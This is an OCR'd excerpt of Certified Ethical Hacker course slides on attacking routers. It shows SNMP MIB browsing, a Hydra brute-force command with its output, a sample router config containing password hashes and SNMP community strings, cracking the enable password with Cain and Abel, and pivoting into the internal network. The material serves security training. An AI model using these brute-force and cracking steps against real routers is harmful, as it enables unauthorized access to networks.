enterprises.9.2.1.55.192.168.1.15 = "config"
```


Solarwinds MIB Browser

Solarwinds MIB Browser is used when SNMP is the only mechanism for accessing device

With Solarwinds, MIB can be browsed

It contains the vendor's standard MIBs for an astounding number of different operating systems and devices

One can set several configuration items using the Cisco generic MIB



Name	OID
bufferFail (46)	1.3.6.1.4.1.9.2.1.46
bufferNoMem (47)	1.3.6.1.4.1.9.2.1.47
netConfigAddr (48)	1.3.6.1.4.1.9.2.1.48
netConfigName (49)	1.3.6.1.4.1.9.2.1.49
netConfigSet (50)	1.3.6.1.4.1.9.2.1.50
hostConfigAddr (51)	1.3.6.1.4.1.9.2.1.51
hostConfigName (52)	1.3.6.1.4.1.9.2.1.52
hostConfigSet (53)	1.3.6.1.4.1.9.2.1.53
writeMem (54)	1.3.6.1.4.1.9.2.1.54
writeNet (55)	1.3.6.1.4.1.9.2.1.55
busyPer (56)	1.3.6.1.4.1.9.2.1.56
avgBusy1 (57)	1.3.6.1.4.1.9.2.1.57
avgBusy5 (58)	1.3.6.1.4.1.9.2.1.58
idleCount (59)	1.3.6.1.4.1.9.2.1.59
idleWired (60)	1.3.6.1.4.1.9.2.1.60
ciscoContactInfo (61)	1.3.6.1.4.1.9.2.1.61
bufferHgSize (62)	1.3.6.1.4.1.9.2.1.62

OLD-CISCO-SYS-MIB:writeNet

OID	1.3.6.1.4.1.9.2.1.55
Type	DisplayString
Access	write-only
Status	unknown

Write configuration to host using TFTP.

Brute-Forcing Login Services

Brute-forcing login Services yield positive results for the pen tester


Before attacking the router, determine whether it is using extended authentication like Tacacs or Radius

If device prompts for username, then it is using some kind of authentication mechanism

With standard telnet, client can know whether authentication is passed or not

Tools that are used for Brute-force are:

- Brutus:
  - It is a Windows-based brute-forcing tool
- Hydra:
  - It is a Unix-based tool whichis capable of brute-forcing a number of different services



```
[root@hackyou root]# telnet router2
Trying router2...
Connected to router2.
Escape character is '^]'.


User Access Verification

Username:
```


Hydra

Hydra is a parallized login cracker which supports numerous protocols to attack

Hydra can brute force the following:

- FTP
- POP3
- IMAP
- Telnet
- HTTP Auth
- NNTP
- VNC
- ICQ
- Socks5
- PCNFS

Hydra: Screenshots



Target

● Single Target: 127.0.0.1

○ Target List

Port: 0

Protocol

□ Use

□ Show A

hydra 127.0.0.1 ftp -l y

Username

● Username: testuser

○ Username List

Password

/tmp/passlist.txt

☑ Try empty password

/passlist.txt -e ns

Output


```
Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52
[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h
[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h
[21][ftp] host: 127.0.0.1   login: marc   password: success
Hydra (http://www.thc.org) finished at 2004-05-17 22:01:38
<finished>
```

```
hydra 127.0.0.1 ftp -l marc -P /tmp/passlist.txt -e ns -t 32
```

Analyzing the Router Config


With the Brute-Force, you can access the router and see the config file

Config files in router gives a lot of information to penetration testers



Using Config, attackers can:


- Identify new targets
- Identify sensitive system
- Identify new network by analyzing ACLs
- Learn passwords




```
!
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname router2
!
logging buffered errors
enable secret 5 $1$sz0o$PYahL33gyTuHm9a8/UfmCl
!
username xyzadmin password 7 05331F35754843001754
ip subnet-zero
no ip routing
!
!
!
interface Ethernet0
 description Internal Corporate Link
 ip address 10.0.1.199 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
!
interface Ethernet1
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
```

Figure: Router Config file


Analyzing the Router Config (cont’d)



```
!
interface Ethernet1
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
!
interface Serial0
 description Link from PSInet
 bandwidth 1536
 no ip address
 no ip directed-broadcast
 no fair-queue
!
interface Serial1
 no ip address
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
 shutdown
!
ip default-gateway 10.0.1.1
ip http server
ip classless
!
logging history critical
logging trap warnings
```



```
!
interface Ethernet1
 description Link to DMZ
 ip address 172.16.1.1 255.255.255.0
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
!
interface Serial0
 description Link from PSInet
 bandwidth 1536
 no ip address
 no ip directed-broadcast
 no fair-queue
!
interface Serial1
 no ip address
 no ip directed-broadcast
 no ip route-cache
 no ip mroute-cache
 shutdown
!
ip default-gateway 10.0.1.1
ip http server
ip classless
!
logging history critical
logging trap warnings
```



```
logging 10.0.1.103
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eq telnet
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eq finger
access-list 100 permit ip 0.0.0.0 255.255.255.248 host 10.0.1.199
access-list 100 permit ip host 10.0.1.103 any
access-list 100 deny ip any any
snmp-server community public RO
snmp-server community private RW
snmp-server location XYZ Widgets Inc. Server Room (417)
snmp-server contact Network Admins
snmp-server host 10.0.1.112 h3rn3c4
banner motd ^C
THIS IS A PRIVATE COMPUTER SYSTEM.
This computer system including all related equipment, network devices
(specifically including Internet access), are provided only for
authorized use.  All computer systems may be monitored for all lawful
purposes, including to ensure that their use is authorized, for
management of the system, to facilitate protection against unauthorized
access, and to verify security procedures, survivability and
operational security. Monitoring includes active attacks by authorized
personnel and their entities to test or verify the security of the
system. During monitoring, information may be examined, recorded,
copied and used for authorized purposes. All information including
personal information, placed on or sent over this system may be
monitored. Uses of this system, authorized or unauthorized, constitutes
consent to monitoring of this system.  Unauthorized use may subject you
to criminal prosecution. Evidence of any such unauthorized use
collected during monitoring may be used for administrative, criminal or
```

Figure: Router Config file

CEH™ Certified Ethical Hacker

Cracking the Enable Password

Dictionary attack can be used to crack the enable password

Password can be cracked using the following tools:

- John the Ripper - It is put in an /etc/shadow file
- Cain and Abel – It is capable of conducting bothbrute-force and dictionary attacks on Cisco MD5 hashes


After cracking password, Pen tester can attempt to log into device, can completely disable an ACL, and get router config information

Once the pen tester is logged into router, he tries to know what other systems he can access

Pen tester uses both traceroute and telnet from router to explore internal network

EC-Council

Tool: Cain and Abel




Hash	Password	Dict Pos	Last Brute Pwd
$1$v7uQ$fAk3j7GfLnzhAEwkR6Fle	1431 Pass/Sec	23141 (1%)	m9G
$1$sz0o$PYahL33gyTuHm9a8/UfmC1	enable		

Attacking Router

Implications of a Router Attack


Router is considered to be a crucial component of a network



If an intruder can acquire control over a router, he/ she can:

- Interrupt communications by dropping or misrouting packets passing through the router
- Completely disable the router and its network
- Compromise other routers in the network and possibly the neighboring networks
- Observe and log both incoming and outgoing traffic
- May avoid firewalls and Intrusion Detection Systems
- Forward any kind of traffic to the compromised network

